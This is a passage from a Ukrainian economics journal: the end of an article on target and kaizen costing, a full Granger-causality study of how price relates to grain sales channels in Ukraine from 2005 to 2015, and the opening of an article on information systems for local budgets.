Традиційні методи спираються на об'ємні показники, що відображають використання ресурсів (матеріали, трудомісткість, матеріаломісткість) при виготовленні продукції. Але існує безліч процесів, які не пов'язані з обсягами виробництва: планування виробництва, налагодження устаткування, розробка дизайну продукту. Віднесення подібних витрат на продукт в традиційною схемою відрізняється від більш точної в даній ситуації системи ABC.

При методі ABC об'єктом обліку, калькуляції і аналізу є продукти, процеси, клієнти, сегменти ринку і канали збуту [2].

В міжнародній практиці найбільше визнання здобули два основних підходів щодо оптимізації витрат – це таргет -костінг та кайзен-костінг. Таргет-костинг (Target Costing) - формування собівартості нової продукції, виходячи з планованої ринкової ціни і очікуваної прибутковості продажів. Метод виник в Японії в 1965 р (Тойота), це спосіб захисту від економічних невдач, який допомагає зберегти гроші до того, як вони будуть витрачені. Використовується в інноваційних галузях, виробничих підприємствах, де постійно розробляються нові моделі і види продукції. А також в сфері обслуговування і на неприбуткових підприємствах. Його вигідно застосовувати на підприємствах з широкою номенклатурою продукції і дрібносерійного виробництва. Основний показник - цільова собівартість. Сама ідея, покладена в основу концепції таргет-костинг, - нескладна і революційна одночасно. Японські менеджери просто вивернули «навиворіт» традиційну формулу ціноутворення:

$$\text{Собівартість} + \text{Прибуток} = \text{Ціна},$$

яка в концепції таргет-костинг трансформувалася в рівність:

$$\text{Ціна} - \text{Прибуток} = \text{Собівартість}.$$

Це просте рішення дозволило отримати прекрасний інструмент превентивного контролю та економії витрат ще на стадії проектування. Цільова собівартість досягається в результаті пошуку резервів зниження витрат, і здійснюються такі дії: визначаються цільова ціна за одиницю продукції, потім цільова собівартість і кошторисна собівартість; порівнюються цільова собівартість і кошторисна, розраховуються відхилення по кожній статті витрат; розробляються заходи щодо усунення відхилень.

Кайзен-костинг (Kaizen Costing) - удосконалення маленькими кроками, поступове і безперервне зниження собівартості як результат спеціальної програми підприємства. Концепція кайзен, як і таргет-костинг, має японське походження і означає «вдосконалення». Її автор Масаакі Імаї вперше використав цей термін в 1986 р. Основа концепції - скорочення часу, що витрачається на операції, що не додають «цінності» кінцевого продукту. До таких операцій відносяться зберігання, накопичення, переміщення і т. д.

На відміну від таргет-костинг, кайзен-костинг застосовується на етапі виробництва продукції. Змінюються методи, технології виробництва вже існуючого продукту. Використання можливе в будь-якій галузі в сукупності з іншими методами оптимізації витрат. Застосовується для оптимізації витрат діючого виробництва або якщо таргет-костинг не дав результатів через 3 місяці.

Для змінних витрат заходи визначаються для кожної одиниці продукції. Постійні витрати регулюються цілком по підприємству в рамках управління по цілям.

Економічний ефект будь-якого проекту, в тому числі проекту скорочення витрат, полягає в додатково одержуваному прибутку. Додатково отримується прибуток, в свою чергу, залежить від того, наскільки виніється виручка, виробничі витрати, податкові платежі компанії в зв'язку з реалізацією даної інвестиційної ідеї. Таким чином, ключовий підхід до розрахунку ефекту будь-якого проекту (в тому числі скорочення витрат) полягає у визначенні того, на скільки більше компанія буде отримувати і на скільки більше буде платити в зв'язку із здійсненням проекту [4].

При прийнятті рішення про реалізацію того чи іншого проекту (програми, ідеї, альтернативи) враховується сукупність чинників - економічних і організаційних. Економічний фактор прийняття рішення полягає перш за все в обсягах додатково одержуваного прибутку і

показників «повернення» інвестиційних витрат. Серед організаційних чинників можна відзначити наявність ефективної управлінської команди, команди, здатної ефективно організувати роботу підприємства, підрозділу.

Ухвалення управлінського рішення неможливо без володіння достовірною інформацією. Достовірність економічної інформації багато в чому визначається розумінням суті економічних процесів, знанням конкретних методик і підходів. Оптимізація управління витратами - найважливіший елемент системи управління витратами. Без оптимізації витрат неможливо досягнення конкурентоспроможності та виживання компанії в умовах мінливого середовища. Невід'ємний елемент оптимізації - розробка заходів, які допомагають оцінити ефективність використання всіх ресурсів підприємства, виявити резерви зниження витрат на виробництві, зібрати інформацію для підготовки планів і прийняття раціональних управлінських рішень в області оптимізації витрат. Без участі управлінців і співробітників цей процес не буде результативним.

-
1. Андрущенко Н.С. Суть і значення витрат : історичний аспект / Н.С. Андрущенко // Актуальні проблеми економіки. – 2007. – №5. – С. 3 – 7.
 2. Верхоглядова Н.І. Економіка підприємства. Навч. посібник / Н.І. Верхоглядова, Д.М. Ядронський, Н.А. Іваннікова. – К.: «Видавничий дім «Професіонал», 2008. – 384 с.
 3. Гладчук Г.Г. Управління витратами виробництва як необхідна ланка ефективного господарювання / Г.Г. Гладчук // Формування ринкових відносин в Україні. – 2008. – № 5. – С. 52-57.
 4. Скоропад І.С. Механізм управління витратами підприємства / І.С. Скоропад, Б.Р. Балюк // Науковий вісник НЛТУ України. – 2010. – Вип. 20(10). – С. 229 –232.

OPTIMIZATION OF ENTERPRISE EXPENSES MANAGEMENT

V. Plakyda, I. Burdenuyk

Vinnitsia National Agrarian University

The article deals with models and methods of cost optimization (classical and modern), as well as approaches to improving the cost management system. The choice of priority directions of cost management is substantiated, measures of cost reduction and problems of their realization are determined.

Key words: cost management, models, optimization methods, cost efficiency, management solution, enterprise.

УДК 519.86:65.012.34

ЕКОНОМЕТРИЧНИЙ АНАЛІЗ ПРИЧИННО-НАСЛІДКОВИХ ЗВ'ЯЗКІВ КОМПОНЕНТІВ СТРУКТУРИ РЕАЛІЗАЦІЇ ЗЕРНОВИХ КУЛЬТУР В ЗБУТОВІЙ АГРОЛОГІСТИЦІ

Н. Потапова

Вінницький національний аграрний університет

В статті висвітлюються питання аналізу причинно-наслідкових зв'язків між ціновим фактором та структурою реалізації зернових та зернобобових культур в збутовій агрологістиці сільськогосподарських підприємств України. На основі тесту Гренджера обґрунтовується вплив ціни на формування каналів реалізації.

Отримані результати підтверджуються експериментальними розрахунками за даними сільськогосподарських підприємств України у період 2005 - 2015 рр. по ваговому коефіцієнту каналів реалізації продукції зернових та зернобобових культур і середній ціні реалізації.

Ключові слова: збутова агрологістика, економетричний аналіз, фактори, причинно-наслідкові зв'язки, авторегресійні моделі, тест Гренджера.

Однією із основних складових ланцюга постачання сільськогосподарської продукції є збут. В частині реалізації продукції та організації збутової діяльності має свій потенціал збутова агрологістика, направленість якої визначена потребами ринку та філософією прийняття управлінських рішень щодо налагодження ефективних каналів реалізації продукції. Ефективне управління матеріальними потоками на етапі збутових процесів залежить від багатьох чинників, які в своїй сукупності утворюють множину індикаторів оцінки та обумовлюють причинно-наслідкові зв'язки сформовані в ланцюгу постачання в відносинах виробник-споживач.

Аналітиками галузевих ринків доведено [1, с. 159 – 167], що існують тісні причинно-наслідкові зв'язки в системі "структура – поведінка – ринкова ефективність". Не є виключенням ринки сільськогосподарської продукції, де більшість учасників досягають прибутків (ринкової ефективності) за рахунок визначеної цінової стратегії, тобто поведінки на ринку. Структура визначена багатьма чинниками, серед яких кількість підприємств різних форм власності та розміру, види діяльності, сегментація ринку та канали реалізації, територіальна концентрація та ін.

Більшість проблемних питань господарювання аграрного сектору пов'язані із побудовою логістики та її особливостей. Наукові дослідження вчених все більше присвячено питанням ефективності та функціонування агрологістичних систем, серед них праці, Є.В. Крикавського, Н.І. Чухрай, О.П. Величка, Перебийніса І.В. Питанням оцінки причинно-наслідкових зв'язків в функціонуванні економічних процесів присвячено роботи К. Гренджера [8], О.І. Гуторова [2], О.М. Вишневської [3], С.С. Дубровіна [5], О.А. Федорової [6], Л.О. Волонтир [7] та ін. Проте, перевірка гіпотез становлення причинно-наслідкових зв'язків в агрологістичних системах має потенціал для досліджень і дозволяє обґрунтувати взаємозв'язки факторів в ланцюгах постачання з позиції першочерговості та послідовності

впливу.

Метою статті є аналіз причинно-наслідкових зв'язків в збутовій агрологістиці зернових та зернобобових культур сільськогосподарських підприємств України на основі використання методик економетричного аналізу, оцінка характеристики напряму причинності індикаторів "ціна – канали реалізації" за допомогою тесту Гренджера та систем авторегресійних моделей з встановленою величиною лагу.

Виклад основного матеріалу. Аналіз агрологістичних процесів обґрунтований самою суттю агрологістики, як науки про управління матеріальними потоками в середовищі сільського господарства. Специфічність аграрної галузі та існування великої кількості різних форм господарювання в єдиному циклі виробництва, роблять агроланцюги постачання особливо вразливими до ринкових збурень. В одному ланцюзі можуть знаходитись великі підприємства, особисті селянські господарства, домогосподарства, фермерські господарства, кооперативи, торгівельні підприємства та ін., які формують цінову стратегію по збуту конкретних видів сільськогосподарських культур. При цьому господарства можуть виступати як окремі учасники ринку, так і інтегруватись у виробничий процес іншого підприємства. Типовим прикладом такої інтеграції може бути залучення ресурсів малих господарств у виробництво продукції рослинництва та тваринництва на засадах кооперування або договорів партнерства. Утворення таких господарських зв'язків вносить корекцію як у формування структури ринку зі сторони пропорції господарських формувань, так і з боку можливості реалізувати вироблену продукцію кінцевому споживачу за встановленою ціною. Цінова стратегія формується сільськогосподарськими підприємствами виходячи із сформованих каналів реалізації, їх пріоритетності та ваги. Проте, ціновий фактор, як важіль ринкової рівноваги, орієнтує систему збуту на отримання ринкової рівноваги, чим може впливати на саму структуру системи збуту і заохочувати розширення тих каналів, цінова стратегія по яких є найбільш продуктивною з позиції досягнення максимальної ефективності. Виявлення чинників впливу та їх напрям, дозволяє в ланцюгах постачання сформувати теоретичну оцінку можливої структури реалізації. Слід зауважити, що особливий інтерес представляють собою найбільш рентабельні культури, такими є виробництво зернових та зернобобових культур галузі рослинництва. Продукція зернових є привабливою експортно-орієнтованою [4, с. 46], що стимулює появу на ринках значної кількості трейдерів, діяльність яких направлена на викуп великих обсягів урожаю зернових з подальшим збутом. Тому, процеси формування ефективних каналів реалізації під впливом цінового фактору в ланцюгах постачання представляють інтерес як з позиції теоретичного діяльності ефективного ринку, так із позиції налагодження ефективної логістики збуту.

Достовірність досліджень та аналізу процесів в агрологістиці збуту потребує кількісного опису та використання методів причинного пояснення взаємозв'язків між явищами та процесами. Причинно-наслідковий зв'язок в економіці є поєднанням реальних явищ і процесів, при утворенні яких наслідком зміни одного є причина зміни іншого. Аналіз причинності в економіці є одним із ключових елементів аналізу, внаслідок виявлення та обґрунтування якої формуються комплексні моделі факторної оцінки та експериментальні розрахунки [5, 6, 7]. Можна виділити основні характеристики причинно-наслідкових зв'язків:

1. Ізольований розгляд досліджуваних процесів, тобто опис процесу обмежується колом обраних факторів, інші не враховують апріорно.
2. Ступінь інформаційної насиченості повинна мати відповідний рівень значимості.
3. Встановлення первинності причини наслідку в часовій послідовності, що потребує збору та оцінки даних за декілька часових періодів.

4. Обґрунтованість об'єктивного характеру зв'язків, на який дослідник не впливає.
5. Причинний зв'язок має направленість від одного фактору до іншого, може існувати двобічний вплив.
6. Зв'язки можуть утворювати парну або багатофакторну залежність.

Слід зазначити, що аналіз причинності в ланцюгах постачання має дві складові: теоретичну обґрунтованість (об'єктивна реальність підтверджена законами економіки) та кількісне вимірювання на основі економетричного аналізу, яке можливо проводити на основі тесту Гренджера [8]. В основі економетричного аналізу причинності покладено методику оцінки системи парних авторегресійних моделей, побудовану на визначених лагових змінних.

Аналіз причинно-наслідкових зв'язків в ланцюгах постачання зернових та зернобобових культур сільськогосподарських підприємств України проводився за період 2005-2015 рр. з почерговим аналізом затримок з лагом в 1 та 2 роки. Основними каналами збуту є: канал збуту переробним підприємствам як сировини для подальшого використання; канал збуту зерна населенню як розрахунок по заробітній платі, канал збуту як розрахунок за оренду земельних паїв, канал збуту на ринках роздрібної та оптової торгівлі, інші канали збуту (зернотрейдери та інші сторонні організації). Розрахунки було проведено за типовим алгоритмом по тесту Гренджера [8]:

1. Визначають та формують ряди динаміки статистичних даних факторів, по яких оцінюватимуть причинно-наслідковий зв'язок $x(t)$ та $y(t)$.

2. Встановлюють часовий період запізнення змінних – розмір лагу.

3. Визначають ряди лагових значень $x(t-i)$ та $y(t-j)$. При i, j – розмір лагу досліджуваних факторів.

4. Оцінюють авторегресійні рівняння у вигляді:

$$y(t) = \sum_{i=1}^n a_i x(t-i) + \sum_{j=1}^n b_j y(t-j) + e1(t) \quad (1)$$

$$x(t) = \sum_{i=1}^n v_i x(t-i) + \sum_{j=1}^n \varphi_j y(t-j) + e2(t) \quad (2)$$

5. Оцінюють наявність причинного зв'язку за параметрами рівнянь регресії:

- причинність $y \rightarrow x$, має місце якщо параметри регресії відрізняються від нуля ($\sum_{i=1}^n a_i \neq 0$), а

оцінені коефіцієнти не відрізняються від нуля ($\sum_{j=1}^n \varphi_j = 0$).

- причинність $x \rightarrow y$, наявна коли, оцінені коефіцієнти не відрізняються від нуля ($\sum_{i=1}^n a_i = 0$), а

множина оцінених коефіцієнтів відрізняються від нуля ($\sum_{j=1}^n \varphi_j \neq 0$).

- двобічна причинність $x \leftrightarrow y$, наявна коли коефіцієнти значимо відрізняються від нуля ($\sum_{i=1}^n a_i \neq 0$) та ($\sum_{j=1}^n \varphi_j \neq 0$).

- причинний зв'язок відсутній, коли коефіцієнти не відрізняються від нуля ($\sum_{i=1}^n a_i = 0$) та ($\sum_{j=1}^n \varphi_j = 0$).

6. Значимість коефіцієнтів оцінюють по розрахунку F-статистики, для авторегресійних рівнянь з послідовним виключенням лагових змінних:

$$F_{\text{розр}} = \frac{SS2 - SS1}{SS1} \cdot \frac{n - m}{k}, \quad (3)$$

де SS1 – сума квадратів помилки рівняння з усіма змінними

SS2 – сума квадратів помилки рівняння з виключеними змінними

n – кількість спостережень

m – загальна кількість факторів у моделі

k – кількість виключених факторів із моделі.

7. Розрахункове значення F-статистики порівнюють з табличним значенням $F(\alpha, k, n-m)$.

Для аналізу впливу факторів ціни та каналів реалізації зернових та зернобобових культур були використані дані сільськогосподарських підприємств України за період 2005-2015 рр. Дані поточного часового періоду наведено у табл. 1.

Таблиця 1

Структура реалізації зернових та зернобобових культур сільськогосподарських підприємств України, 2005-2015 рр., %

№	Рік	Ціна реалізації 1 т зернових і зернобобових культур, грн.	Питома вага каналу реалізації переробним підприємствам (включаючи елеватори)	Питома вага каналу реалізації населенню в рахунок оплати праці (включаючи реалізацію через систему громадського харчування)	Питома вага каналу реалізації видачі пайовикам в рахунок орендної плати за землю та майнових паїв (часток)	Питома вага каналу реалізації на ринку, через власні магазини, ларки, палатки	Питома вага за іншими каналами реалізації
		y(t)	x1(t)	x2(t)	x3(t)	x4(t)	x5(t)
1	2005*	418	5,2	4,7	10,5	10,0	69,5
2	2006*	515	4,6	3,7	10,2	9,9	71,5
3	2007*	834	5,1	2,7	10,9	8,7	72,3
4	2008*	779	4,4	1,5	9,2	7,9	77,0
5	2009*	799	3,9	1,0	7,4	6,6	81,1
6	2010*	1121	3,4	0,9	9,6	7,1	79,0
7	2011**	1374	3,6	0,5	8,3	4,9	82,7
8	2012**	1547	3,7	0,3	6,0	3,7	86,3
9	2013**	1300	4,0	0,2	5,6	3,4	86,8
10	2014**	1801	3,3	0,2	4,7	3,1	88,7
11	2015**	2912	3,3	0,2	3,8	2,2	90,5

* Джерело: складено автором за даними [4, 10]

** Джерело: складено автором за даними [9,11]

Оцінка проводилась з урахуванням часового лагу в 1 рік і 2 роки. При лагу в 1 рік авторегресійні моделі по факторах ціни та каналу реалізації зернових на ринках (через магазини, ларки тощо) мають вигляд:

$$\hat{y}(t) = a_{01} + a_1 x_4(t-1) + b_1 y(t-1) \quad (4)$$

$$\hat{x}(t) = a_{02} + v_1 x_4(t-1) + \phi_1 y(t-1) \quad (5)$$

Оцінені за методом найменших квадратів рівняння мають параметри:

$$\hat{y}(t) = 170,3 + 1,2 x_4(t-1) - 21,6 y(t-1) \quad (6)$$

$$\hat{y}(t) = -95,5 + 1,3 y(t-1) \quad (7)$$

$$\hat{x}(t) = 6,37 - 0,003x_4(t-1) + 0,4y(t-1) \quad (8)$$

$$\hat{x}(t) = -0,5 + 0,9x_4(t-1) \quad (9)$$

Аналіз причинно-наслідкових зв'язків по лагу в 1 рік за факторами ціни та каналу реалізації зернових та зернобобових на ринках наведено у табл. 2.

Таблиця 2

Результати аналізу причинно-наслідкових зв'язків між факторами ціни та каналу реалізації зернових та зернобобових на ринках, (n=10, m=2, k=1)*

Рівняння	Сума квадратів помилки, SS	Розрахункове значення F-критерію	Табличне значення F-критерію при (0,05;k;n-m)	Висновок
$\hat{y}(t) = 170,3 + 1,2x_4(t-1) - 21,6y(t-1)$	1033374,3	x	x	Причинність типу $x(t) \rightarrow y(t)$ відсутня
$\hat{y}(t) = -95,5 + 1,3y(t-1)$	1036834,3	0,02678677	F(0,05;1;8)=5,32	
$\hat{x}(t) = 6,37 - 0,003x_4(t-1) + 0,4y(t-1)$	2,7	x	x	Причинність типу $y(t) \rightarrow x(t)$ існує
$\hat{x}(t) = -0,5 + 0,9x_4(t-1)$	5,1	6,85340495	F(0,05;1;8)=5,32	

*Джерело: розраховано автором

Аналіз причинно-наслідкових зв'язків по лагу в 2 роки за факторами ціни та каналу реалізації зернових та зернобобових на ринку наведено у табл. 3. При дослідженні впливу факторів з урахуванням лагу в 2 роки, причинно-наслідкового зв'язку між факторами не виявлено. Це свідчить про вплив на канал реалізації на ринках лише цін попереднього періоду. В структурі реалізації питома вага каналу реалізації на ринку, через власні магазини, ларки та палатки займала в середньому на протязі 2005-2015 рр. 6,1%, що говорить про незначні обсяги реалізації продукції зернових через роздрібну мережу.

Таблиця 3

Результати аналізу причинно-наслідкових зв'язків між факторами ціни та каналу реалізації зернових та зернобобових на ринках, (n=9, m=4, k=2)*

Рівняння	Сума квадратів помилки, SS	Розрахункове значення F-критерію	Табличне значення F-критерію при (0,05;k;n-m)	Висновок
$\hat{y}(t) = 5917,4 + 0,5x_4(t-1) - 2,0x_4(t-2) - 178,3y(t-1) - 288,6y(t-2)$	521290,3	x	x	Причинність типу $x(t) \rightarrow y(t)$ відсутня
$\hat{y}(t) = -116,7 + 1,5y(t-1) - 0,2y(t-2)$	1022189,9	2,4022	F(0,05;2;5) = 5,78	
$\hat{x}(t) = 6,37 - 0,003x_4(t-1) - 0,003x_4(t-2) - 0,4y(t-1) + 0,2y(t-2)$	1,2	x	x	Причинність типу $y(t) \rightarrow x(t)$ відсутня
$\hat{x}(t) = -0,64 + 0,5x_4(t-1) + 0,4x_4(t-2)$	3,5	4,9287	F(0,05;2;5) = 5,78	

*Джерело: розраховано автором

За аналогічним алгоритмом був проведений аналіз причинно-наслідкових зв'язків по лагу в 1 і 2 роки за факторами ціни та каналу реалізації зернових та зернобобових переробним

підприємствам. Результати оцінки показали відсутність причинно-наслідкового зв'язку між ціною та вагою каналу, по якому відбувається здача власними силами (без посередників) зерна на переробку або зберігання на елеваторах. Це пояснюється тим, що ціна по даному каналу формується не сільськогосподарськими виробниками, а переробними підприємствами та зернотрейдерами по визначеній ними вартості.

Результати аналізу причинності між факторами ціни та інших каналів реалізації зернових та зернобобових культур з урахуванням лагів в 1 і 2 роки підтверджують існування причинно-наслідковий зв'язку по цінах попереднього періоду, що обумовлено включенням в інші канали реалізації оптових посередників по заготівлі зерна для подальшого збуту, цінова поведінка яких визначається чинниками урожаю попереднього року (запаси зерна).

З розвитком земельних відносин в Україні набули поширення розрахунки за орендовані землі та майнові паї. Такі розрахунки можуть проводитись як у грошовій, так і в натуральній формах. Натуральна виплата орендної плати за економічним змістом є реалізацією натуральних продуктів, дозволених у господарських відносинах згідно законодавства України. За даними статистики [12, с.10] витрати по орендній платі за земельні паї становила в структурі витрат рослинництва 11,7% до загального підсумку. В структурі реалізації зернових та зернобобових культур середня питома вага каналу реалізації по виданому зерну пайовикам в рахунок орендної плати за землю та майнових паїв становить 7,8% за 2005-2015 рр. в розмірі 2038551,7 т. За даний період спостерігається спадаюча тенденція по розширенню даного каналу, так у 2005 р. його питома вага в структурі реалізації становила 10,5%, а у 2015 р. вона зменшилась до 3,8%.

Аналіз залежності ціни та ваги каналів збуту зернових шляхом розрахунків за оренду паїв показав, що ціна формується на підставі собівартості виробництва зернових та зернобобових культур. В зв'язку з цим гіпотетично може впливати на розширення даного каналу або його звуження, що і підтверджує наявність причинності від ціни до розміру питомої ваги каналу реалізації як з урахуванням попередніх значень 1 періоду, так і за попередніми значеннями 2 періодів.

На сьогодні, особливо актуальними в сільському господарстві стали виплати заробітної плати в натуральній формі. Така форма витрат на заробітну плату використовується господарствами у разі дефіциту грошових коштів і їх спрямуванням в інші джерела. В зв'язку з цим, у відповідності до колективного договору на підприємстві може застосовуватись натуральна форма виплат заробітної плати у тих галузях, де така виплата узгоджена з працівниками за ціною продукції на рівні собівартості. Проте, середній розмір даного каналу реалізації становить 1,4% за період 2005-2015 рр. Результати аналізу по каналу реалізації населенню в рахунок оплати праці існування причинно-наслідкових зв'язків не підтвердили.

Таким чином, причинно-наслідкові зв'язки складають основу економетричного аналізу ланцюгів постачання в агрологістиці. Одним із найбільш рентабельних виробництв сільськогосподарської продукції є виробництво зернових та зернобобових культур, прибутки від реалізації яких залежать від функціонування ефективної агрологістики. Найбільшу питому вагу в структурі реалізації зернових та зернобобових мають інші канали реалізації, по яких працюють сторонні організації-посередники (зернотрейдери). Їх розширення веде до подовження ланцюга постачання знижуючи ринкову ефективність сільськогосподарських товаровиробників.

1. Кабраль Луис М.Б. Организация отраслевых рынков: вводный курс. /Луис М.Б. Кабраль; Пер. с англ. А.Д.Шведа. – Мн.: Новое знание, 2003. – 356 с.
2. Гуторов О. І. Формування ефективного механізму функціонування логістичних систем сільськогосподарських підприємств / О. І. Гуторов, Н. В. Прозорова // Економіка АПК. – 2013. – № 8 – С. 33 -38.
3. Вишневська О.М. Особливості логістичних систем сільськогосподарських підприємств /О.М. Вишневська, Т.В. Двойнісюк, С.В.. Шигида// Глобальні та національні проблеми економіки. Електронне наукове видання. – Миколаїв: Миколаївський національний університет імені В.О. Сухомлинського, 2015. – Вип. 7 - С. 106-109. – [Електронний ресурс]. – Режим доступу : http://global-national.in.ua/archive/7-2015/07_2015.pdf (дата звернення 27.02. 2017 р.).
4. Статистичний збірник «Сільське господарство України за 2015 рік». – Київ: Державна служба статистики України, 2016. – с. 360.
5. Дубровин С.С. Исследование причинно-следственных связей при операциях на фондовом рынке/С.С. Дубровин// Известия Тульского государственного университета. Естественные науки. – 2009. – № 2. – С.167-173.
6. Федорова Е.А., Антаненкова И.С., Есипенко И.В. Использование эконометрических методов при оценке влияния внешних факторов на капитализацию компаний электроэнергетической отрасли / Е.А.Федорова, И.С. Антаненкова, И.В. Есипенко// Аудит и финансовый анализ. – 2012. – №3. – С. 211-216.
7. Волонтир Л.О. Статистичні методи прогнозування виробництва сільськогосподарських культур на біопаливо / І.І. Бурденюк, Л.О. Волонтир // Збірник наукових праць «Формування ринкової економіки в Україні». Випуск 34. – 2015 . - Львівський національний університет імені Івана Франка. – С. 24 – 28.
8. Granger C. W. J. Investigating causal relations by econometric models and cross-spectral methods. // *Econometrica*. 1969. Vol. 37. Pp. 424 432.
9. Статистичний збірник «Сільське господарство України за 2010 рік». – Київ: Державна служба статистики України, 2011. – с. 384.
10. Статистичний бюлетень «Реалізація продукції сільськогосподарськими підприємствами за 2011 рік». – Київ: Державна служба статистики України, 2012. – с. 110.
11. Статистичний бюлетень «Реалізація продукції сільськогосподарськими підприємствами за 2015 рік». – Київ: Державна служба статистики України, 2016. – с. 109.
12. Статистичний бюлетень «Основні економічні показники виробництва продукції сільського господарства в сільськогосподарських підприємствах за 2015 рік». – Київ: Державна служба статистики України, 2016. – с. 48.

ECONOMETRIC ANALYSIS OF CAUSAL-CONSEQUENCE LINKS OF THE COMPONENTS OF GRAIN SELLING STRUCTURE IN SALES AGRILOGISTICS

N. Potapova

Vinnitsia National Agrarian University

The article deals with the analysis of causal-consequence links between the price factor and the structure of sales of grain and legumes crops in the sales logistics of agricultural enterprises in Ukraine. Based on the Granger causality test, the influence of the price on the formation of sales channels is substantiated.

The obtained results are confirmed by experimental calculations according to the data of agricultural enterprises of Ukraine in the period 2005 - 2015 on the weight coefficient of the channels of sales of grain and legumes crops and the average selling price.

Key words: sales agrilogistics, econometric analysis, factors, causal- consequence links, autoregressive models, Granger causality test.

УДК 338.2:004.032

ЗАСТОСУВАННЯ ІНФОРМАЦІЙНИХ СИСТЕМ І ТЕХНОЛОГІЙ В УПРАВЛІННІ МІСЦЕВИМИ БЮДЖЕТАМИ

С. Прийма

Львівський національний університет імені Івана Франка

У статті розглянуто інформаційні системи та технології для формування та використання коштів місцевих бюджетів, що набуває особливої актуальності для залучення громадян до бюджетного процесу в Україні, підвищення соціально-економічного розвитку регіону та розвитку ефективної національної економіки. Пропонується розроблення прогнозу основних бюджетних показників через обчислення параметрів трендових моделей. Розрахунки проведено на даних бюджетів міста Львова та Львівської області. На основі розрахованих значень величини доходів та витрат регіонального бюджету є підстави прогнозувати, які саме зміни показників в майбутньому відбуватимуться і які необхідно здійснювати заходи щодо збалансування бюджету.

Ключові слова: інформаційна система, місцевий бюджет, доходи бюджету, видатки бюджету, трендові моделі, прогнозування.

Місцеві бюджети є складовим елементом бюджетної системи України. До місцевих бюджетів належать бюджет Автономної Республіки Крим, обласні, районні бюджети, районі бюджети, міські, селищні, сільські бюджети та бюджети об'єднаних територіальних громад, що створюються згідно із законом та перспективним планом формування територій громад.

Місцевий бюджет є фінансовим планом, який відповідно до статті 63 Бюджетного кодексу містить в собі надходження і витрати на виконання повноважень органів влади місцевих державних адміністрацій та органів місцевого самоврядування. Ці надходження і витрати становлять єдиний баланс відповідного місцевого бюджету.

До доходів бюджету відносять усі податкові, неподаткові та інші надходження на безповоротній основі, використання яких передбачено законодавством України (включаючи трансферти, гранти). Податкові надходження формуються за рахунок надходжень сум податків від фізичних та юридичних осіб, зборів та інших обов'язкових платежів. [16].

Кошти, що спрямовуються на здійснення програм та заходів, передбачених бюджетом (на фінансування соціальної сфери, на соціальний захист населення, на управління тощо) називають видатками бюджету.

За рахунок коштів місцевих бюджетів фінансуються найбільш значні заходи держави в галузі освіти, охорони здоров'я, соціального захисту, тобто всі ті витрати, які безпосередньо зачіпають інтереси широких верств населення. Тому без стабільного забезпечення місцевого самоврядування фінансовими ресурсами неможлива побудова і розвиток ефективної національної економіки та функціонування усієї бюджетної системи, яка залежить від раціонально побудованої системи місцевих бюджетів. Від того, як формуються доходи місцевих бюджетів, на які потреби використовують кошти, чи збалансовані дохідна та видаткова частини залежить успішне здійснення державної фінансової політики.

Внутрішня будова державного і місцевих бюджетів може складатися із загального та спеціального фондів [4]. У загальному фонді акумулюються кошти, які мають загальнодержавний характер і підлягають подальшому перерозподілу. У спеціальному фонді зосереджуються кошти бюджетних установ, у тому числі спеціальні, державних цільових фондів та інші надходження, які не підлягають перерозподілу і використовуються за визначеним цільовим призначенням. Складовою частиною спеціального фонду місцевих бюджетів є бюджет розвитку.

Фінанси регіону формують із доходів від надходжень з підприємств та організацій усіх форм власності, що розташовані на території регіону, а також надходжень від громадян. Надходження місцевого бюджету передбачають доходи бюджету, повернення кредитів до бюджету, кошти від місцевих запозичень, повернення бюджетних коштів з депозитів, надходження внаслідок продажу/пред'явлення цінних паперів. Кошти державного бюджету, що передаються у вигляді дотацій та субвенцій, затверджуються в законі про Державний бюджет України для кожного відповідного місцевого бюджету згідно з Бюджетним кодексом України. Фінанси сфери доходів і видатків чітко регламентуються.

Формування бюджету є складним процесом. До його остаточної розробки залучаються чітко визначені параметри перспективного розвитку регіону і підприємств та організацій усіх форм власності, що розташовані на території регіону. Місцеві органи влади розробляють і затверджують місцеві бюджети та несуть повну відповідальність за раціональне їх використання. Для формування місцевих бюджетів використовують зведений бюджет, що складається з показників бюджетів, котрі входять до складу цього регіону.

Місцеві бюджети є джерелом фінансування комунальних закладів освіти, культури, охорони здоров'я населення, засобів масової інформації, житлово-комунального господарства, різноманітних молодіжних програм, витрат з благоустрою населених пунктів, видатків на соціальний захист та соціальне забезпечення населення, утримання притулків та дитячих закладів-інтернатів, допомоги сім'ям з дітьми, іншим малозабезпеченим і незахищеним верствам населення. Все це робить місцеві бюджети основною фінансовою базою органів місцевого самоврядування, тому їм належить особливе місце в бюджетній системі країни. Вони є основним інструментом реалізації регіональної політики та вирішення таких важливих завдань, як структурна перебудова економіки, вирівнювання економічного розвитку регіонів та ефективності територіального поділу праці, розвиток місцевого господарства та проведення природоохоронних заходів тощо.

Місцеві бюджети містять надходження і витрати на виконання повноважень органів влади, місцевих державних адміністрацій та органів місцевого самоврядування, які в обов'язковому порядку, спираючись на основні принципи бюджетної системи України, повинні бути збалансованими. Це означає, що повноваження на здійснення витрат бюджету мають відповідати обсягу його надходжень у відповідному регіоні.

До основних проблем формування місцевих бюджетів України можна віднести [3]:

- незацікавленість органів місцевого самоврядування у нарощуванні власної дохідної бази, про що свідчить суттєве перевищення темпів зростання обсягів трансфертів вирівнювання, які передаються місцевим бюджетам, над темпами зростання самостійно залучених ними доходів.

- стійка тенденція до посилення залежності органів місцевого самоврядування від рішень центральних органів влади щодо формування та виконання дохідної частини місцевих бюджетів. Щороку не забезпечується належне фінансування видатків, пов'язаних з

виконанням самоврядних повноважень місцевої влади (щодо житлово-комунального господарства, житлового будівництва, утримання транспортної мережі).

- нестабільність джерел формування доходів місцевих бюджетів та відсутність ефективного механізму міжрегіонального перерозподілу державних доходів. Більшість адміністративно-територіальних одиниць неспроможні самостійно забезпечувати навіть мінімальні соціальні потреби своїх жителів.

- відсутність державних соціальних стандартів, які враховуються при визначенні нормативу фінансової забезпеченості для розрахунку обсягу дотації вирівнювання місцевим бюджетам.

Розглянемо інформаційні технології та системи, покликані інформувати про хід бюджетного процесу.

Одним з актуальних підходів до управління місцевими бюджетами є залучення громадян до бюджетного процесу в Україні, тобто прямої участі громадян в процесі управління в цілому та механізми, через які зацікавлені представники громадських організацій та широкі верстви населення можуть впливати на регіональний та місцевий бюджетний процес в окремих галузях. Згідно закону України «Про інформацію» [7] та Закону України «Про доступ до публічної інформації» [6] потрібно публікувати проекти рішень місцевих рад за 20 днів до їх розгляду, що суттєво розширює можливість громадян впливати на зміни в проектах рішень «Про міський бюджет».

